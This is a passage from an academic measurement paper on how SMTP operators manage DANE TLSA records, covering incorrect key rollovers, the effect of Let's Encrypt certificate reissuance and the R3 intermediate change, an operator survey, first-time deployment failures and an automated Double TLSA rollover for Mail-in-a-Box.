[5] Astute readers may attribute them to the administrator who calculates a hash value of a given certificate but makes a mistake while inserting it into Certificate Association Data by missing a few characters (i.e., copy & paste error). To verify this hypothesis, we also compared the edit distance of two strings (i.e., the actual Certificate Association Data on the certificate and the correct hash value calculated from the matched certificate) using the Levenshtein algorithm [38], but we could not find any single case.

updated their certificates as well as the public keys (i.e., rollovers), but failed to update the corresponding TLSA records. This is interesting because (1) they could have decided not to roll over since most of TLSA usages we measured are DANE-EE (90.6%), which allows us to use the same certificate because DANE-EE usage ignores the expiration date in a certificate in the validation process [18] and (2) it implies that conducting a rollover correctly is challenging. In the following section, we aim to answer both questions.

6 DANE Key Rollover

Like the PKI, DANE provides a method for entities to update their public and private key pairs. This process is called a key *rollover*, which is standardized in DANE RFCs [18]. However, the above analysis implies that performing key rollovers correctly is not easy. We now ask whether DANE-enabled SMTP servers perform key rollovers correctly to understand the possible challenges.

6.1 Determining SMTP servers that roll over

First, we examine how many SMTP servers have conducted rollovers during our measurement period. We find that, among the 13,902 SMTP servers we observe, 10,334 (74.3%) have changed their certificates; however, changing a certificate does not necessarily mean that they have updated their public and private keys. Thus, we check if they moved on to a new public key in the certificate, which leaves us 8,837 (63.6%) SMTP servers.

Changing a public key also does not necessarily indicate a rollover if the certificate associated with the public key is not what Certificate Usage in the corresponding TLSA record refers to; this usually happens when the Certificate Usage of the TLSA record is DANE-TA, but the leaf certificate is reissued from the same trust anchor. We find 2,560 (29%) of 8,837 SMTP servers are such cases. Finally, to analyze the rollover behaviors more precisely, we only consider the SMTP servers, of which (1) TTLs of their TLSA records are shorter than our scan resolution (i.e., one hour) and (2) certificates have ever been considered valid[6], which leaves us 2,569 (29%) SMTP servers to analyze.

6.2 How to Roll Over Correctly

DANE rollovers require synchronous management between SMTP and name servers. This is because when changing the public key (and its certificate), the old TLSA record may still be cached on and served from local resolvers . Recall that all DNS responses (including TLSA records) have a TTL field, which indicates that how long the DNS record can be cached;

[6]We do so because we cannot determine whether the rollover is done correctly if they have never been valid.




Figure 6: Rollover procedure in DANE and how validation fails is shown. For a correct rollover (C), first, the old TLSA record in the DNS server should be removed after the new key is introduced in the SMTP server at T_R, and second, the new TLSA record has to be introduced at least two TTLs before the key changes at T_R. On the other hand, the incorrect rollovers may happen when (1) the old TLSA record is removed too early, (2) the new TLSA record is introduced too late, or (3) they are never introduced.

if an SMTP server publishes a new TLSA record immediately after updating the certificate, it is possible that some SMTP clients may fetch the cached TLSA records (i.e., old TLSA records) in their DNS resolvers and cannot finish DANE validation successfully. Thus, SMTP servers must publish the new TLSA records *in advance*, at least two TTLs before moving on to the new certificate [18]. Figure 6 illustrates the correct rollover procedure as well as incorrect rollover cases.

6.3 Incorrect Rollovers

6.3.1 Early retired, late introduced, and absent TLSA records

We now examine how SMTP servers have performed rollovers; if we find any incorrect rollover, we classify it into one of the cases in Figure 6. Table 3 shows the results depending on the management case. First, we notice that *more than 87% of SMTP servers in each case perform rollovers incorrectly at least once during our measurement period*. This is discouraging because even large email hosting providers are not an exception. For example, argewebhosting.nl hosting 30,681 domains update its TLSA records one hour late after updating the certificate whenever they rollover, which results in DANE validation failures until the new TLSA record is introduced.

Second, across the three management cases, we observe that the major reason of incorrect rollovers is the late introduction of new TLSA records, while the early retirement of the

Category	Domains		SMTP servers		Incorrect Rollover Case		
	Total	Wrong Rollover	Total	Wrong Rollover	Early Retirement old TLSA	Late Introduction new TLSA	No Introduction new TLSA
SO	54,052	34,056 (63.0%)	277	255 (92.1%)	1 (0.4%)	216 (84.7%)	58 (22.8%)
SSDO	278	242 (87.1%)	275	240 (87.3%)	9 (3.9%)	173 (72.1%)	87 (36.1%)
SSDS	585	546 (93.3%)	594	544 (91.6%)	55 (10.1%)	450 (82.7%)	179 (32.9%)

Table 3: The percentages of SMTP servers that have ever roll-overed incorrectly with the reasons for each category and the impacted numbers of domains are shown. For the incorrect rollovers, the percentages of individual cases are also shown. Note that an SMTP server may have incorrectly roll-overed multiple times with different reasons during our measurement period, which makes the sum of the percentages of the reasons over 100%.

old TLSA records rarely happens. This possibly indicates that withdrawing the old TLSA record and the old certificate and introducing the new TLSA record and the certificate may happen simultaneously, but we cannot know if this is true since our scanning resolution (1 hour) cannot detect such changes.

Third, we found the prevalent cases of missing new TLSA records. The other two errors (i.e., early retirement of the old TLSA records or late introduction of the new TLSA records) cause DANE invalidations over a short period since when the new certificate or TLSA record is introduced later, the new TLSA record will be validated from that moment. If the new TLSA record is never introduced even after the rollover, it may cause permanent DANE validation failures. Moreover, we also find that some SMTP servers that introduce new TLSA records late during a rollover, never introduce a new TLSA record during another rollover, which makes the sum of the percentages of incorrect rollover cases over 100%.

One may suspect that the high failure rate could be that the new TLSA records might be introduced after our measurement period ends. However, we find that a substantial portion of SMTP servers *never change their TLSA records during their multiple rollovers*; 38 (65.6%), 68 (78.2%), and 106 (59.2%) SMTP servers do so in the SO, SSDO, and SSDS cases, respectively.




Figure 7: The percentage of the SMTP servers with Let's Encrypt (LE) certificates that perform incorrect rollovers due to each of the three errors (top) and the number of the SMTP servers that use Let's Encrypt (LE) certificates (bottom) until date *x* are shown.

6.3.2 DANE-EE with PKIX certificates

One of the advantages of DANE is that a STARTTLS certificate need not be issued by certificate authorities (CAs) by using DANE-TA or DANE-EE usages, which allows using self-signed leaf or TA certificates. In accordance with the motivation of DANE and its best practice [18], we find that 8,201 (90.6%), 419 (4.6%), and 397 (4.4%) of DANE SMTP servers serve TLSA records with a DANE-EE, DANE-TA, and both of two usages, respectively.

However, this raises a question of why many SMTP servers do rollovers multiple times even though the majority usage is DANE-EE, which theoretically does not need to update the certificate. To answer this question, we first check how many of the certificates whose TLSA record has DANE-EE usage are *issued by popular CAs* by validating them with the well-known CA certificates. Interestingly, we find that 7,976 (94.4%) of these certificates are issued by popular CAs; more specifically, two CAs, Let's Encrypt and Sectigo, issue 86.7% of the total leaf certificates in our latest snapshot.

At first glance, using a certificate issued by popular CAs does not cause any problems from an operational perspective since this certificate can be verified as long as its corresponding TLSA records are generated from the certificate. In practice, however, it could bring unexpected outcomes especially when the certificate is issued by automated CAs such as Let's Encrypt and Sectigo; these CAs often have much shorter certificate lifetimes, and certificates are automatically reissued on a regular basis (e.g., every three months). Furthermore, many of these automated tools such as certbot reissue a certificate with a new private and public key by default [15], *which means that the DANE administrator has to update the TLSA record accordingly*. Thus, there must be automated tools for updating TLSA records as well to set up a schedule to withdraw the old TLSA record and introduce the new TLSA record at the right timing; however, to the best of our knowledge, we cannot find such tools at the time of writing.

To measure these unexpected consequences, we focus on the certificates issued by Let's Encrypt because (1) it covers 77.6% of the collected leaf certificates whose TLSA record usage is DANE-EE and (2) Let's Encrypt exclusively issues certificates with automation tools at least every three months. After that, we see what type of incorrect rollovers an SMTP server has made until a given end date from the start date of our measurements. Figure 7 shows the distribution as we move the end date forward. *First*, we find that the percentage of SMTP servers that retires the old TLSA record early and introduces the new TLSA record late is almost steady.

Second, we observe a rapid growth of rollover failures due to missing new TLSA records; this is concerning because more SMTP servers seem to keep the initial TLSA record unchanged and do not update it even after certificate reissuance. Also, we find that 31.0% of SMTP servers that have introduced the new TLSA record late also sometimes do not update the TLSA record at all during another rollover[7], which suggests the behavior of updating the TLSA record when the certificate is reissued seems to be unpredictable; we believe this is due to the lack of automation support for synchronization between TLSA records and certificate reissuance.

Moreover, obtaining the public key and private key of the next certificate before getting it reissued from these automated CAs is not possible; instead, an administrator should get the next certificate in advance before the rollover to make and publish the new TLSA record[8].

Also, to the best of our knowledge, there is no DNS authoritative software support that coordinates with certificate issuance to automatically withdraw the old TLSA records and introduce new TLSA records, which makes the rollover error-prone.

6.3.3 CA Rollover

One possible option to prevent the late introduction of the new TLSA record is to use the DANE-TA usage, which allows *any leaf certificate* as long as it is issued by the certificate matching the Certificate Association Data; thus, the SMTP server can introduce the leaf certificate and the new TLSA record at the same time. We find that 571 (8.7%) of SMTP servers use TLSA records with DANE-TA usage.

Next, we see if the DANE-TA usage actually helps mitigate incorrect rollovers; Figure 8 (top) shows the percentage of SMTP servers with Let's Encrypt (LE) certificates that perform rollovers incorrectly. We make a number of observations. First, we can confirm that the DANE-TA usage effectively decreases the number of incorrect rollovers; for example, comparing the SMTP servers with the DANE-EE usage that perform rollovers (Figure 7), we can confirm that the ratio of invalid TLSA records caused by late introduction of new TLSA records dropped to 7.2% from 76% based on the snapshots on October 1st, 2020.




Figure 8: The percentage of SMTP servers that use Let's Encrypt (LE) certificates and have rolled over incorrectly increases (top) as Let's Encrypt starts to sign their certificates with the new R3 intermediate in October 2020.

However, we notice that this percentage suddenly increases from early October 2020. This is because Let's Encrypt (LE) announced a new intermediate certificate (called R3) on October 7th, 2020 [39] and decided to withdraw the former signing certificate, X3 [40]. We can confirm this transition by monitoring that the percentage of DANE SMTP servers with certificates signed by X3 drops but that of the ones with certificates signed by R3 grows around the late October, 2020 in Figure 8 (bottom).

Note that *the SMTP servers relying on the DANE-TA usage must update their TLSA records and follow the same best practice as described in Figure 6*. However, similar to what we observed in Figure 7, we find that most of them do not update their TLSA records with the DANE-TA usage properly, thus making both the percentage of late introduction of new TLSA records *with DANE-TA* and that of missing new TLSA records *with DANE-TA* rapidly increase right after the introduction of R3.

This suggests that the DANE-TA usage is not always resilient against certificate reissuance if the DANE administrator does not have control over the signing certificate. This raises another important question: "why do DANE administrators use PKIX certificates even when their TLSA record is configured with the DANE-EE or DANE-TA usage, which seems to be contradictory to the motivation of DANE?" The answer to this question will become clear later when we discuss the survey of DANE operators.

[7] This makes the sum of the percentages of late and missing introduction of new TLSA records over 100%.

[8] Alternatively, an administrator can generate a public and private key pair herself to make a certificate signing request (CSR) and modify a certbot command to ask Let's Encrypt to issue a certificate with the generated public key [14]




Figure 9: The distribution of how many domains each participant serves across each category is shown.

7 DANE Management in Practice

Our datasets give us an opportunity to understand how DANE is managed quantitatively. However, we use only publicly accessible information mainly from DNS or SMTP scans, making it hard for us to understand *why* operators use it, what they do to manage it, and what challenges they have. To bridge the gap between the view of how we see the DANE SMTP servers and how organizations serving mail services view it, we conducted a survey in early 2021.

7.1 Survey Methodology

We have collaborated with (1) `.nl` and `.se` registries where DANE is widely deployed in their second-level domains with `MX` records (e.g., their percentages of domains with MX records that have `TLSA` records were 9.8% and 38.2% in 2019 [36]) to share our survey with their registrars and (2) three network operator groups: NANOG [45], DENOG [23], and NLNOG [46].

In total, we received answers from 39 email operators and classified them into three categories depending on the purposes of SMTP servers: individual, institution, and hosting provider (HP). Figure 9 shows a summary; we believe that the composition of participants is broad enough to cover a wide spectrum of operators in the DANE community. Also, we have 10 participants from hosting providers who manage more than 1,000 domains; as DANE is usually managed well by the hosting providers that serve a large number of domains, we expect to learn lessons for better DANE management.

Ethical considerations Our survey focuses on organizations (and their policies), not individual people. Furthermore, we do not collect any personal information and our analyses are also not based on human subjects. Thus, our survey did not require IRB approval, which was confirmed through offline conversations with our institution's Institutional Review Board (IRB).[9]

[9]We made our questionnaire publicly available at `https://dane-study.github.io`.

7.2 Deployment and Management

Reasons of (not) supporting DANE: We first try to understand the motivation behind DANE support from the 24 (61.5%) participants who deployed DANE for SMTP. We note that they also deployed other SMTP security extensions; SPF (24), DKIM (23), DMARC (21), and MTA-STS (9), which indicates that they are aware of security challenges in SMTP. Interestingly, we find that 9 administrators (4 Individuals, 1 Institution, and 4 HPs) also use MTA-STS [41]; this is particularly interesting because MTA-STS aims to authenticate receivers without mandating DNSSEC. We also confirm this by asking them why they deployed DANE; (1) 14 out of 24 participants indicated their main purpose was to protect their customers (domains) from STARTTLS stripping attacks, and (2) 7 (out of 24) participants indicated that they do not trust CAs, which implies that they want to control their own certificates. These results are in line with our findings that most of the `TLSA` usages (90.7%) of certificates are `DANE-EE`. As one participant replies that he does not know whether DANE is supported or not, there are 14 (39.5%) participants who do not support DANE for their domains. Among the 14 participants supporting no DANE, 11 participants provided the reason; 5 (out of 11) answered they do not support DANE due to its *operational complexity*. For further analyses, we focus on the 24 participants who support DANE for their SMTP servers.

DNSSEC: We find that all of the 24 participants indicated that they also support DNSSEC. When we ask whether they have faced any problems with managing DNSSEC, 12 of them indicated that they have never experienced any issues, among which 7 participants provided their `MX` records. However, we investigate their data in our datasets and find that one of them had wrong `RRSIG`s for 14 hours making the validation status of his `TLSA` record `bogus`. The other 12 participants suffered from DNSSEC issues related with `RRSIG` records such as expired signatures. This is in line with our findings that DNSSEC is the major hurdle for correct DANE deployment.

STARTTLS certificates: We have observed that the SMTP servers of 16 participants (out of 24 DANE-supporting ones) have `TLSA` records with `DANE-EE` usage, but all of them use CA-issued certificates. We can confirm the reason for this behavior; we find that 22 (out of 24) participants use CA certificates, among which 12 indicated that they do so mainly for *compatibility with other SMTP servers that do not support DANE yet*. Since the DANE deployment rate is still low, it looks like a safer choice for SMTP servers to use *generally-trusted* certificates rather than serving self-signed certificates.[10] However, we believe this leads to a chicken-and-

[10]One administrator said *"Not every mail server supports DANE validation, hence a non-self-signed certificate is more trustworthy for those. On the other hand if I'd had only remote servers supporting DANE, I would not care."*

egg problem; (1) even popular email servers do serve CA-issued certificates with DANE-EE TLSA records since SMTP clients rarely support DANE and (2) since the certificates still look valid without DANE validation, the SMTP clients do not bother to support DANE or check the certificates with TLSA records, which does not seem to improve the current situation.

DANE management: We find that 19 (out of DANE-supporting 24) participants indicated that they have never experienced any DANE misconfigurations. However, we find some inconsistency between their responses and what we observe from our datasets; (1) we find the MX records of 10 (out of 19) participants in our dataset and we analyze that 3 had experienced misconfigurations: insecure and bogus DNSSEC records, and a TLSA record mismatch. (2) Also, we find that 11 (out of 24) participants indicated that they have performed rollovers. However, we find that 4 of them indicated that they update TLSA records and their certificates *simultaneously*, which causes transient DANE validation failures preventing them from receiving emails from DANE-validating clients. We believe the discrepancy between how they perceive their management and actual errors discovered from our dataset can be attributed to the challenges for detecting DANE validation failures. First, the SMTP server has to keep monitoring their DNSSEC records, certificates, and TLSA records consistently. Also, when the SMTP servers roll over their TLSA records without considering the TTLs, the clients may use the stale TLSA records cached in their local resolvers. Note that this issue resolves itself as the TTL expires, making it hard for administrators of the SMTP servers to detect such intermittent errors. For the 6 (out of 11) participants who indicated that they upload TLSA records before publishing the certificates, we find that four of them indicated using *self-developed automated scripts* to introduce the new certificates and their TLSA records at the right time. This implies that (1) automation is indeed needed for successful rollovers in DANE but (2) there is a lack of software support for the automatic rollover as all of them made scripts by themselves.

8 Discussion

We have observed pervasive DANE mismanagement mainly due to the complex procedure for key management such as when updating the key. We now ask if SMTP servers who deploy DANE for the first time, who do not have to consider issues we discovered such as old TLSA records or TTL, also experience DANE misconfiguration. Thus, in this section, we examine how well such SMTP servers can deploy DANE initially without any problems and also discuss and develop automated tools to help DANE operators manage DANE correctly.

SMTP Servers	DNSSEC		TLSA Mismatch	
	Insecure	Bogus	Wrong Fields	Unknown
3,051	2,972 (97.4%)	15 (0.5%)	12 (0.4%)	314 (10.3%)

Table 4: The percentage of each case of incorrect initial deployments is shown.

8.1 Initial DANE Deployment

To find those who deploy DANE for the first time, we set the reference period to be the first three-month snapshot from July 13th, 2019 to October 12th, 2019. If an SMTP server has an MX record without a TLSA record for these three months, and then it has a new MX record with a TLSA record in the following period, it is assumed to deploy DANE for the first time. From this process, we identify 6,957 (50%) SMTP servers who deploy DANE for the first time out of 13,902 SMTP servers we monitored during our measurement period.[11]

For this analysis, we consider only their first snapshots to see if they correctly deploy DANE and, if not, we see what the first problem is that they face. Table 4 shows a summary. First of all, we find that 3,051 (49.2%) SMTP servers fail in deploying DANE successfully in their first deployments. Next, we see each of the reasons why they fail; we notice that the vast majority of them (97.4%) are not DNSSEC-signed, which is in line with our previous findings. We also find 12 SMTP servers configured their TLSA records with wrong parameters. Interestingly, we still find that a total of 314 (10.3%) TLSA records are invalid due to mismatches, among which 7 records have their Certificate Association Data values of the SHA256 hash of an empty string, and 8 records use DANE-TA usage with a hash of the TA's public key but SMTP servers serve a different public key. These results further underscore the challenges of deploying DANE correctly, which can weaken security in the DANE PKI.

8.2 Automated Tools

We have observed that most DANE mismanagement comes from a lack of support for an automation process. We believe this problem to be analogous to what the Web's PKI ecosystem faced about a decade ago due to lots of manual processes involved to deploy TLS in web servers. Fortunately, the situation has improved greatly as lots of tools for automated certificate issuance such as certbot have been introduced and widely adopted [3, 7, 55]. For individuals or small institutions that do not have enough resources to manage TLSA records and certificates by themselves, we aim to provide an automation tool on top of popular open source-based MTA

[11] We cannot capture the domains that had retracted DANE support before the start date of our measurement, but deployed DANE again after then. However, these SMTP servers did not use DANE at least for 3 months, we believe it is still worthwhile investigating whether they deploy DANE correctly or not.

software, Mail-In-a-Box [1][12], which supports DANE by installing a name server together to post TLSA records from a certificate issued from Let's Encrypt. However, it never updates the TLSA record nor the certificate, which we believe is due to the complexity of rollovers. In this section, we implement an automatic rollover and discuss further challenges.

Implementing a rollover: We implement one of the best practices for rollovers, the *Double TLSA* scheme [30], which always manages two TLSA records, one for the current public key (i.e., active key), and the other for the next public key (i.e., standby key).[13] Here is an overview of how it works: (1) we first generate two public/private key pairs (for the active key and standby key) using openssl and generate two TLSA records with these two keys, (2) we send a certificate signing request (CSR) with *the active key* to get a cert from Let's Encrypt, (3) the SMTP server now serves the certificate and the name server serves two TLSA records, (4) every two months, we generate (i) a CSR with *the standby key* to get a certificate and (ii) another key pair for the new standby TLSA record, (5) we replace (i) the old certificate with the new one and (ii) the old TLSA record of the old certificate with the TLSA record of the new standby key.

Challenges in automation: At first glance, it looks straightforward for domain owners to manage DANE rollovers using automation. However, we still find challenges when either the name server is self-managed or outsourced. When a domain owner manages its nameserver, she has to enable DNSSEC by herself; fortunately, generating DNSSEC records such as DNSKEYs and RRSIGs for a domain is a simple process because lots of popular DNS software supports it by simply enabling an option [24]. However, *constructing a chain of trust still requires a manual process*; the domain owner must ask her registrar to upload the DS record to their registry [13].[14]

When a domain owner outsources a nameserver to an external DNS operator such as Cloudflare, it has to provide two functionalities: (1) it must support APIs for the domain owner to update her DNS entries via automated scripts, and (2) it must support TLSA records in their name server. We examine 25 popular DNS operators in terms of the number of domains that they serve [13]; however, we find that only 5 DNS operators (Cloudflare, GoDaddy, 1&1, Network Solutions, OVH) do support both API and TLSA records; 3 DNS operators (Google Domains, eNOM, HostGator) supports TLSA records but do not support it via API; the others do not support neither of them.

[12] The software uses a specific convention for MX records by creating a subdomain, box (e.g., box.example.com); we find that 35% of MX records with this subdomain in our latest snapshot.

[13] Our pull request to the main repository has been made and waiting for the merge into master.

[14] CDS and CDNSKEY were introduced for uploading a DS record automatically [33, 58], but they have been hardly adopted by registries.

9 Conclusion

In this paper, our goal was to investigate *why* DANE mismanagement is so prevalent. We first used a longitudinal dataset spanning 20 months to validate TLSA records of SMTP servers and found that more than 18% of SMTP servers used by domains of .com, .org, and .net are mismanaged. Most of such mismanagements happen when domain owners self-manage their SMTP servers mainly due to (1) unsuccessful deployment of DNSSEC (92%) and (2) key changes due to automatic certificate reissuances (70%). We also discovered insecure practices while performing key rollovers; 90% of SMTP servers performed rollovers incorrectly by mishandling TTLs of TLSA records, or did not update TLSA records timely due to changes of leaf and CA certificates. We confirmed our findings through DANE surveys . Finally, we modified the popular MTA software, Mail-In-a-Box, to support automatic key rollovers by implementing the *Double TLSA* scheme, but also found several systematic barriers against automation. Taken together, our results shed light on the difficulties that domain owners face when trying to deploy and manage DANE.

Acknowledgments

We thank the anonymous reviewers and our shepherd, Ben Stock, for their helpful comments. This research was supported in part by NSF grants CNS-2053363 and CNS-2051166, the EU H2020 CONCORDIA project (830927), the MSIT (Ministry of Science and ICT), Korea, under the ITRC (Information Technology Research Center) support program (IITP-2021-2020-0-01602) supervised by the IITP (Institute for Information & Communications Technology Planning & Evaluation), and the IITP grant funded by the Korea government (MSIT) (No.2020-0-00325, Traceability Assurance Technology Development for Full Lifecycle Data Safety of Cloud Edge). Also, this work was made possible by OpenINTEL (https://www.openintel.nl/), a joint project of the University of Twente, SIDN, SURF and NLnet Labs.

References

[1] Mail-in-a-Box. https://mailinabox.email/.

[2] STARTTLS en DANE. 2016. https://www.forumstandaardisatie.nl/standaard/starttls-en-dane.

[3] J. Aas, R. Barnes, B. Case, Z. Durumeric, P. Eckersley, A. Flores-López, J. A. Halderman, J. Hoffman-Andrews, J. Kasten, E. Rescorla, S. Schoen, and a. B. Warren. Let's Encrypt: An Automated Certificate: Authority to Encrypt the Entire Web. *CCS*, 2019.

[4] R. Arends, R. Austein, M. Larson, D. Massey, and S. Rose. DNS Security Introduction and Requirements. RFC 4033, IETF, 2005. http://www.ietf.org/rfc/rfc4033.txt.

[5] R. Arends, R. Austein, M. Larson, D. Massey, and S. Rose. Protocol Modifications for the DNS Security Extensions. RFC 4035, IETF, 2005. http://www.ietf.org/rfc/rfc4035.txt.

[6] R. Arends, R. Austein, M. Larson, D. Massey, and S. Rose. Resource Records for the DNS Security Extensions. RFC 4034, IETF, 2005. http://www.ietf.org/rfc/rfc4034.txt.

[7] M. Bernhard, J. Sharman, C. Z. Acemyan, P. Kortum, D. S. Wallach, and J. A. Halderman. On the Usability of HTTPS Deployment. *CHI*, 2019.

[8] BSI TR-03108-1: Secure E-Mail Transport. 2016. https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Publikationen/TechnischeRichtlinien/TR03108/TR03108-1.pdf.

[9] F. Cangialosi, T. Chung, D. Choffnes, D. Levin, B. M. Maggs, A. Mislove, and C. Wilson. Measurement and Analysis of Private Key Sharing in the HTTPS Ecosystem. *CCS*, 2016.

[10] M. Crispin. INTERNET MESSAGE ACCESS PROTOCOL. IETF RFC 3501, IEFT, 2003.

[11] T. Chung, D. Choffnes, and A. Mislove. Tunneling for Transparency: A Large-Scale Analysis of End-to-End Violations in the Internet. *IMC*, 2016.

[12] T. Chung, R. van Rijswijk-Deij, B. Chandrasekaran, D. Choffnes, D. Levin, B. M. Maggs, A. Mislove, and C. Wilson. A Longitudinal, End-to-End View of the DNSSEC Ecosystem. *USENIX Security*, 2017.

[13] T. Chung, R. van Rijswijk-Deij, D. Choffnes, A. Mislove, C. Wilson, D. Levin, and B. M. Maggs. Understanding the Role of Registrars in DNSSEC Deployment. *IMC*, 2017.

[14] Can I use an existing private key or Certificate Signing Request (CSR) with Certbot? https://certbot.eff.org/faq#can-i-use-an-existing-private-key-or-certificate-signing-request-csr-with-certbot.

[15] Certbot User Guide. https://certbot.eff.org/docs/using.html?highlight=renew#user-guide.

[16] Check a DANE TLS Service. https://www.huque.com/bin/danecheck.

[17] Comodo-Fraud-Incident-2011-03-23. https://www.comodo.com/Comodo-Fraud-Incident-2011-03-23.html.

[18] V. Dukhovni and W. Hardaker. The DNS-Based Authentication of Named Entities (DANE) Protocol: Updates and Operational Guidance. RFC 7671, IETF, 2015.

[19] V. Dukhovni. DANE in SMTP—the sky is not falling. 2020. http://dnssec-stats.ant.isi.edu/~viktor/test.html.

[20] Z. Durumeric, D. Adrian, A. Mirian, J. Kasten, E. Bursztein, N. Lidzborski, K. Thomas, V. Eranti, M. Bailey, and J. A. Halderman. Neither Snow Nor Rain Nor MITM ... An Empirical Analysis of Email Delivery Security. *IMC*, 2015.

[21] DANE SMTP Validator. https://dane.sys4.de/.

[22] DANE SMTP Validator by SIDN Labs. https://check.sidnlabs.nl/dane/.

[23] German Network Operators' Group. https://www.denog.de/de/.

[24] DNSSEC signzone manual pages. https://ftp.isc.org/isc/bind9/cur/9.9/doc/arm/man.dnssec-signzone.html.

[25] C. Evans, C. Palmer, and R. Sleevi. Public Key Pinning Extension for HTTP. RFC 7469, IETF, 2015. http://www.ietf.org/rfc/rfc7469.txt.

[26] I. Foster, J. Larson, M. Masich, A. C. Snoeren, S. Savage, and K. Levchenko. Security by Any Other Name: On the Effectiveness of Provider Based Email Security. *CCS*, 2015.

[27] Fake DigiNotar web certificate risk to Iranians. *BBC News*. https://www.bbc.com/news/technology-14789763.

[28] French gov used fake Google certificate to read its workers' traffic. https://www.theregister.co.uk/2013/12/10/french_gov_dodgy_ssl_cert_reprimand/.

[29] P. Hoffman. SMTP Service Extension for Secure SMTP over Transport Layer Security. IETF RFC 3207, IEFT, 2002.

[30] P. Hoffman and J. Schlyter. The DNS-Based Authentication of Named Entities (DANE) Transport Layer Security (TLS) Protocol: TLSA. RFC 6698, IETF, 2012.

[31] R. Holz, J. Amann, O. Mehani, M. Wachs, and M. A. Kaafar. TLS in the wild: an Internet-wide analysis of TLS-based protocols for electronic communication. *NDSS*, 2015.

[32] P. Hallam-Baker and R. Stradling. DNS Certification Authority Authorization (CAA) Resource Record. IETF, 2013.

[33] W. Kumari, O. Gudmundsson, and G. Barwood. Automating DNSSEC Delegation Trust Maintenance. RFC 7344, IETF, 2014.

[34] A. Langley. Why not DANE in browsers. 2015. https://www.imperialviolet.org/2015/01/17/notdane.html.

[35] B. Laurie, A. Langley, and E. Kasper. Certificate Transparency. RFC 6962, IETF, 2013. http://www.ietf.org/rfc/rfc6962.txt.

[36] H. Lee, A. Girish, R. van Rijswijk-Deij, T. T. Kwon, and T. Chung. A Longitudinal and Comprehensive Study of the DANE Ecosystem in Email. *USENIX Security*, 2020.

[37] S. Liu, I. Foster, S. Savage, G. M. Voelker, and L. K. Saul. Who is .com? Learning to Parse WHOIS Records. *IMC*, 2015.

[38] V. I. Levenshtein. Binary codes capable of correcting deletions, insertions, and reversals. *Soviet physics doklady*, 10(8), 1966.

[39] Let's Encrypt R3. https://crt.sh/?id=3479778542.

[40] Let's Encrypt's New Root and Intermediate Certificates. https://letsencrypt.org/2020/09/17/new-root-and-intermediates.html.

[41] D. Margolis, M. Risher, G. Inc., B. Ramakrishnan, O. Inc., A. Brotman, C. Inc., J. Jones, and M. Inc. SMTP MTA Strict Transport Security (MTA-STS). IETF, 2018.

[42] J. Myers and M. Rose. Post Office Protocol - Version 3. RFC 1939, IETF, 1996.

[43] Measuring Middlebox Interference with DNS Records. https://blog.mozilla.org/security/2020/11/17/measuring-middlebox-interference-with-dns-records/.

[44] Mozilla piles on China's SSL cert overlord: We don't trust you either. http://bit.ly/1GBPwfG.

[45] North American Network Operators' Group. https://www.nanog.org/.

[46] Netherlands Network Operators' Group. https://nlnog.net/.

[47] Nameservers and TLDs supported/unsupported by DNSSEC. https://www.namecheap.com/support/knowledgebase/article.aspx/9718/2232/nameservers-and-tlds-supportedunsupported-by-dnssec.

[48] New incentives for security standards DNSSEC and DANE. 2019. https://www.sidn.nl/en/news-and-blogs/new-incentives-for-security-standards-dnssec-and-dane.

[49] OpenINTEL. https://www.openintel.nl/.

[50] D. Poddebniak, F. Ising, H. Böck, and S. Schinzel. Why TLS is better without STARTTLS: A Security Analysis of STARTTLS in the Email Context. *USENIX Security*, 2021.

[51] S. Son and V. Shmatikov. The hitchhiker's guide to DNS cache poisoning. *Security and Privacy in Communication Networks*, Springer, 2010.

[52] SIDN Labs DANE Deployment Statistics. https://stats.sidnlabs.nl/en/mail.html#dane.

[53] SMTP DANE TLS Adoption Survey. https://stats.dnssec-tools.org/explore/.

[54] STARTTLS and DANE for outgoing mail mandatory for government organisations. 2019. https://www.sidn.nl/en/news-and-blogs/starttls-and-dane-for-outgoing-mail-mandatory-for-government-organisations.

